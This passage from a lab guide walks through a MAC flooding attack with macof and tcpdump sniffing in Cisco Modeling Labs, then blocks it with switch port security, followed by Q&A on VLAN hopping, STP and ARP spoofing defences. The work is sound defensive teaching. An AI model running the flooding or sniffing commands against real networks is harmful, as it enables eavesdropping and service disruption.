
### **STEP 7: Observe Switch Behavior — Fail-Open Mode Activated**

Instructions:

1. On Kali, start packet capture:

**sudo tcpdump -i eth0 -n host 192.168.1.20 and host 192.168.1.30**

Even if you don't ping anyone, you'll still see Client20 ↔ Client30 traffic on Kali, because the switch is broadcasting everything.



The screenshot shows the Cisco Modeling Labs Workbench interface. At the top, there are tabs for 'Cisco Modeling Labs' and 'Workbench'. Below the tabs, there are icons for network ports and a search bar. The main window displays a terminal session titled 'cisco@cisco: ~'. The terminal shows a continuous stream of network traffic captured by 'tcpdump'. The traffic includes various TCP and UDP packets between 'KALI' and 'CLIENT30' interfaces. The terminal window has a dark background with light-colored text. At the bottom of the terminal window, there is a status message: '^C15:20:24.443969 IP 190.246.139.72 > 25.97.13.57: [tcp]'. Below the terminal window, there is a performance monitoring bar showing CPU usage at 13.31% and Memory usage at 70.53%.

```
cisco@cisco: ~
File Actions Edit View Help
15:20:24.259419 IP 75.110.84.9 > 14.70.120.43: [tcp] 0.0.0.0.31508 > 0.0.0.0.18541: S 1011743785:101174
15:20:24.259461 IP 9.109.178.79 > 181.178.164.97: [tcp]
15:20:24.259692 IP 42.108.143.104 > 185.77.67.81: [tcp] 0.5675 > 0.0.0.0.16441: S 1882130125:1882130
15:20:24.435233 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8001.aa:bb:cc:00:01:00.8002, length 36
15:20:24.442923 IP 131.115.122.115 > 3.253.253.41: [tcp]
15:20:24.443445 IP 58.54.68.61 > 181.101.75.19: [tcp] 0.53489 > 0.0.0.0.13528: S 624899325:624899
15:20:24.443530 IP 168.236.156.40 > 230.187.156.37: [tcp]
15:20:24.443583 IP 189.213.99.35 > 219.188.11.17: [tcp]
15:20:24.443607 IP 200.31.27.73 > 159.223.95.18: [tcp] 0.33819 > 0.0.0.0.24201: S 1415389791:14153
15:20:24.443654 IP 78.182.17.29 > 66.69.162.127: [tcp]
15:20:24.443689 IP 139.94.33.108 > 42.18.68.124: [tcp] 0.24237 > 0.0.0.0.14083: S 346855000:3468550
15:20:24.443711 IP 63.1.107.13 > 8.22.24.9: [tcp]
15:20:24.443731 IP 78.69.99.6 > 102.155.173.107: [tcp]
15:20:24.443750 IP 227.250.194.125 > 35.103.108.75: [tcp] 0.19791 > 0.0.0.0.44235: S 2107180540:21071
15:20:24.443769 IP 78.97.165.47 > 158.147.243.59: [tcp]
15:20:24.443789 IP 67.113.223.107 > 12.138.191.14: [tcp] 0.2024 > 0.0.0.0.38106: S 666770132:6667701
15:20:24.443821 IP 98.52.250.99 > 6.43.24.85: [tcp]
15:20:24.443844 IP 165.126.162.40 > 201.80.37.48: [tcp]
15:20:24.443865 IP 30.23.247.89 > 130.91.102.36: [tcp] 0.30241 > 0.0.0.0.36963: S 599146784:5991467
15:20:24.443897 IP 169.145.83.2 > 132.27.189.30: [tcp]
15:20:24.443919 IP 157.249.150.114 > 41.97.30.114: [tcp]
15:20:24.443938 IP 235.37.155.109 > 116.224.62.51: [tcp] 0.256 > 0.0.0.0.58403: S 332299839:332299839
^C15:20:24.443969 IP 190.246.139.72 > 25.97.13.57: [tcp]

59534 packets captured
60644 packets received by filter
785 packets dropped by kernel
CPU 13.31% MEMORY 70.53%
```

*Kali's Sniffing All Network Traffic - MAC Flooding Complete*


### ***STEP 8: Stop Attack and Verify Recovery***

## Instructions:


1. On Kali, press **ctrl + c** to stop macof. (Image 1)
  2. Wait 10–15 seconds, and the switch will age out the fake MACs.
  3. On SWO1 CLI, run again:

## **show mac address-table**

You should now see only the original 3 MACs: (Image 2)



**ctrl + c = Stop macof**



### *MAC Table recovered (All 3 MACs)*

## **STEP 9: Enable Port Security on Each Access Port (Block Attack)**

Port Security lets you:

- Limit how many MAC addresses a port can learn
- Automatically shut down the port if someone tries to flood it
- Only allow pre-approved MACs

Instructions:

1. On SWO1 CLI:

**enable**

**configure terminal**

2. Apply Port Security to each access port (eth0/1, eth0/2, eth0/3):

```
interface eth0/1 (Change the port # each time)
switchport mode access
switchport port-security
switchport port-security maximum 1
switchport port-security violation shutdown
end
```

Explanation of each command:

- switchport mode access → Ensures port is not a trunk (only one device)
- switchport port-security → Enables port security
- maximum 1 → Only one MAC address allowed per port
- violation shutdown → If a second MAC appears → port shuts down automatically

```
> SWO1
SWO1 (config-if) #
SWO1 (config-if) # interface eth0/1
SWO1 (config-if) # switchport mode access
SWO1 (config-if) # switchport port-security
SWO1 (config-if) # switchport port-security maximum 1
SWO1 (config-if) # switchport port-security violation shutdown
SWO1 (config-if) # interface eth0/2
SWO1 (config-if) # switchport mode access
SWO1 (config-if) # switchport port-security
SWO1 (config-if) # switchport port-security maximum 1
SWO1 (config-if) # switchport port-security violation shutdown
SWO1 (config-if) # interface eth0/3
SWO1 (config-if) # switchport mode access
SWO1 (config-if) # switchport port-security
SWO1 (config-if) # switchport port-security maximum 1
SWO1 (config-if) # switchport port-security violation shutdown
SWO1 (config-if) # end
SWO1 #
* Sep 20 22:02:14.903: %SYS-5-CONFIG_I: Configured from console by console
SWO1 #
```

*Port Security Enabled on eth01, eth02, et03 - maximum 1 MAC per Port*

### **STEP 10: (Optional) Save MAC Addresses as “Sticky” (Recommended)**

Sticky MAC means:

The switch automatically learns the first MAC on the port and locks it, even after a reboot.

Instructions:

1. On each interface, add this line:

**switchport port-security mac-address sticky**

Do this for **all 3 ports**: eth0/1, eth0/2, eth0/3

```
> SW01
SW01(config-if)#switchport port-security maximum 1
SW01(config-if)#switchport port-security violation shutdown
SW01(config-if)#interface eth0/2
SW01(config-if)#switchport mode access
SW01(config-if)#switchport port-security
SW01(config-if)#switchport port-security maximum 1
SW01(config-if)#switchport port-security violation shutdown
SW01(config-if)#interface eth0/3
SW01(config-if)#switchport mode access
SW01(config-if)#switchport port-security
SW01(config-if)#switchport port-security maximum 1
SW01(config-if)#switchport port-security violation shutdown
SW01(config-if)#end
SW01#
*Sep 20 22:02:14.903: %SYS-5-CONFIG_I: Configured from console by console
SW01#enable
SW01#configure terminal
Enter configuration commands, one per line. End with CNTL/Z..
SW01(config)#interface eth0/1
SW01(config-if)#switchport port-security mac-address sticky
SW01(config-if)#interface eth0/2
SW01(config-if)#switchport port-security mac-address sticky
SW01(config-if)#interface eth0/3
SW01(config-if)#switchport port-security mac-address sticky
SW01(config-if)#end
SW01#
*Sep 20 22:06:13.299: %SYS-5-CONFIG_I: Configured from console by console
SW01#
```

*Sticky MAC Enabled on eth01,eth02,eth03*

Why Sticky?

You don't have to manually type MAC addresses. The switch learns them from real traffic and locks them perfectly for labs.

### **STEP 11: Verify Port Security Is Active**

Instructions:

1. On SW01 CLI:

**show port-security**

You should see:

Secure Port	MaxSecureAddr	CurrentAddr	SecurityViolation	SecurityAction
-------------	---------------	-------------	-------------------	----------------

Et0/1	1	1	0	Shutdown
Et0/2	1	1	0	Shutdown
Et0/3	1	1	0	Shutdown

```

>_ SW01
SW01#enable
SW01#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW01(config)#interface et0/1
SW01(config-if)#shutdown
SW01(config-if)#no shutdown
SW01(config-if)#
*Sep 20 22:14:59.033: %LINK-5-CHANGED: Interface Ethernet0/1, changed state to administratively down
SW01(config-if)#
*Sep 20 22:15:02.674: %LINK-5-UPDOWN: Interface Ethernet0/1, changed state to up
*Sep 20 22:15:03.675: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed state to up
SW01(config-if)#end
SW01#show
*Sep 20 22:15:06.922: %SYS-5-CONFIG_I: Configured from console by console
SW01#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
              (Count)        (Count)        (Count)
-----
Et0/1          1            1            0                Shutdown
Et0/2          1            1            0                Shutdown
Et0/3          1            1            0                Shutdown
-----
Total Addresses in System (excluding one mac per port) : 0
Max Addresses limit in System (excluding one mac per port) : 4096
SW01#

```

DISK 31.97% OK (FREE-TIER)

*Show port-security*

### **STEP 12: Test the Prevention — Try MAC Flooding Again**

Instructions:

1. On Kali, run:

**sudo macof -i eth0**

Let it run for 10 seconds.

Observe what happens on SW01:

2. On SW01 CLI, run:

**show interfaces et0/1**

You'll see:

et0/1 err-disabled 1 a-full a-100 10/100BaseTX

Status = err-disabled → Port is automatically shut down because Kali tried to send again.

```

File Actions Edit View Help
CLIENT20 CLIENT30 cisco@cisco:~[~]
0/1, changed state to down
SW01#
* Sep 20 22:10:24.050: %LINK-5-UPDOWN: Interface Ethernet0/1, changed state to down
* Sep 20 22:10:24.050: %LINK-5-UPDOWN: Interface Ethernet0/1, changed state to down
SW01#show interfaces Et0/1
Ethernet0/1 is down, line protocol is down (err-disabled)
Hardware is Ethernet, address is aabb.cc.0.0.110 (bia aabb.cc.0.0.110)
MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
reliability 255/255, txload 1/255, rxload 1/255
Encapsulation ARPA, loopback not set
Keepalive set (10 sec)
Full-duplex, Auto-speed, media type is 10/100/1000BaseTX
input flow-control is off, output flow-control is unsupported
ARP type: ARPA, ARP Timeout 04:00:00
Last input 00:01:17, output 00:01:17, output hang never
Last clearing of "show interface" counters never
Input queue: 0/2000/0/0 (size/max/drops/flushes); Total output drops: 0
Queueing strategy: fifo
Output queue: 0/40 (size/max)
5 minute input rate 30000 bits/sec, 63 packets/sec
5 minute output rate 0 bits/sec, 0 packets/sec
6271 packets output, 440730 bytes, 0 underruns
--More--

```

*MAC Flooding Attempt Blocked - Port et01 Err-Disabled by Port-Security*

### STEP 13: Restore the Port (After Attack Attempt)

The port is now disabled — but you can fix it.

Instructions:

1. On SW01 CLI:  
**configure terminal**  
**interface et0/1**  
**shutdown**  
**no shutdown**  
**end**

This re-enables the port, and **re-learns the legitimate MAC** (Kali's).

2. Now run:

**show port-security**

You'll see CurrentAddr = 1 again, and SecurityViolation = 1 (to show it was triggered).

Secure Port	MaxSecureAddr	CurrentAddr	SecurityViolation	Action
(Count)	(Count)	(Count)	(Count)	
Et0/1	1	1	1	Shutdown
Et0/2	1	1	0	Shutdown
Et0/3	1	1	0	Shutdown

```

Total Addresses in System (excluding one mac per port) : 0
Max Addresses limit in System (excluding one mac per port) : 4096
SW01#

```

*Port et0/1 Restored After Violation, Security Triggered, and Recovered*

## STEP 14: Confirm Network Is Still Working

Instructions:

1. On Client20:

**ping 192.168.1.30**


2. On Client30:

**ping 192.168.1.20**

3. On Kali:

**ping -c 4 192.168.1.20**

All pings work, but if you try to run macof again, the port shuts down again.



Normal Network Operation Restored - Port Security Preventing Further Attacks

## Questions

### **Q: What's VLAN Hopping, and how do you stop it?**

VLAN hopping? Yeah, it's basically when someone tries to sneak into a VLAN they're not supposed to be in, like picking a lock on a door that was supposed to be locked. There are two classic tricks attackers use.

One's called *switch spoofing*: they pretend their laptop is a switch trunk port by spamming DTP messages. If the port is set to "auto-negotiate," it might just let them in. The other is *double tagging*, where they slap two VLAN tags on a packet. The first tag matches the native VLAN, so the switch strips it off... and suddenly the second tag, meant for a different VLAN, is forwarded right into it. Boom. They're in.

Here's how I shut that down before it even starts:

- I never let access ports negotiate trunks. Ever. I slap `switchport nonegotiate` on every single one.
- I explicitly set every access port to `switchport mode access`. No ambiguity.
- I changed the native VLAN on all trunk ports to something useless—like VLAN 999. Something no one uses, no one cares about.
- And I never use VLAN 1 for anything real. Seriously. It's the default for a reason—it's the first thing attackers target.

It's not fancy. It's not sexy. But it stops 90% of VLAN hopping attempts cold. And honestly? If someone's still getting in after this, they're probably bringing a bazooka to a knife fight.

### **Q: What's STP's job—and how do you stop people from breaking it?**

Spanning Tree Protocol (STP) is the traffic cop of Layer 2. It keeps redundant paths from turning your network into a broadcast storm nightmare. It picks one switch as the "root," blocks the rest of the loops, and lets traffic flow cleanly.

But here's the kicker: STP trusts *everything*. If someone plugs in a rogue device and sends a BPDU that says, "I'm the root now!" guess what? The whole network listens. Suddenly, all traffic flows through their laptop. That's a full-on man-in-the-middle. Or worse they flood the network with fake TCNs (topology change notifications), forcing switches to constantly recalculate. Result? Network chaos. Slowdowns. Outages. Denial of service.

So how do I defend it *without* killing redundancy?

- BPDU Guard: Enabled on every access port. If a BPDU shows up there? Port shuts down. Instantly. No questions asked. (Because your user's laptop shouldn't be sending BPDUs.)

- Root Guard: On all uplinks. If another switch tries to become root? Nope. Port gets put into a “root-inconsistent” state. Stays blocked. The real root stays in charge.
- Loop Guard: On designated ports. Catches those sneaky one-way link failures that can trick STP into thinking a link is fine when it’s not.

I’m not removing redundancy, I’m just making sure *only the right switches* get to run the show.

**Q: What's Dynamic ARP Inspection (DAI), and why should you care?**

DAI is like the bouncer at a club, except instead of checking IDs, it checks ARP packets. ARP spoofing? That’s when an attacker says, “Hey, the gateway’s MAC address is *mine*.” Suddenly, every device on the subnet sends its traffic to the attacker instead of the router. They can steal passwords, hijack sessions, and sniff everything.

DAI stops that. But here’s the catch: it doesn’t work alone. It needs a list of *trusted* IP-to-MAC bindings. That’s where DHCP Snooping comes in—it builds that list by watching what legitimate DHCP servers hand out.

So I always turn them on together. DAI + DHCP Snooping = a dynamic, real-time ARP firewall. No more “my laptop just became the gateway” nonsense.

It’s not magic. But it makes the attacker’s job way harder, and most of them just walk away when they see it’s enabled.

**Q: How do DHCP Snooping, Port Security, and Endpoint Posture Assessment work together to actually secure Layer 2?**

Here’s the truth: no single feature makes your network secure. You need layers. Like an onion. Or a castle with moats, walls, and drawbridges.

Let me break down how I piece them together step by step, like a security workflow:

1. Port Security: First thing when a device plugs in, “Who are you?” If the MAC isn’t on the approved list? Port shuts down. No second chances. Stops rogue devices, USB dongles, or someone plugging in a neighbor’s laptop.
2. DHCP Snooping: If the device gets past Port Security, it asks for an IP. DHCP Snooping makes sure it came from a *real* DHCP server, not some rogue one someone brought in. It also builds a living table of who got which IP and where. That’s the foundation for everything else.
3. Endpoint Posture Assessment: Now we ask: “Are you *safe*?” Is your OS patched? Is antivirus running? Firewall on? If yes, welcome. If not? You get quarantined. No internet. No access to sensitive stuff. Just enough to download updates. Think of it as a health check before letting you into the building.
4. DAI: Finally, once they’re in, DAI watches every ARP packet using the binding table from DHCP Snooping.

So it's not just random features slapped on. It's a sequence:  
Physical access → IP legitimacy → Device health → Traffic integrity.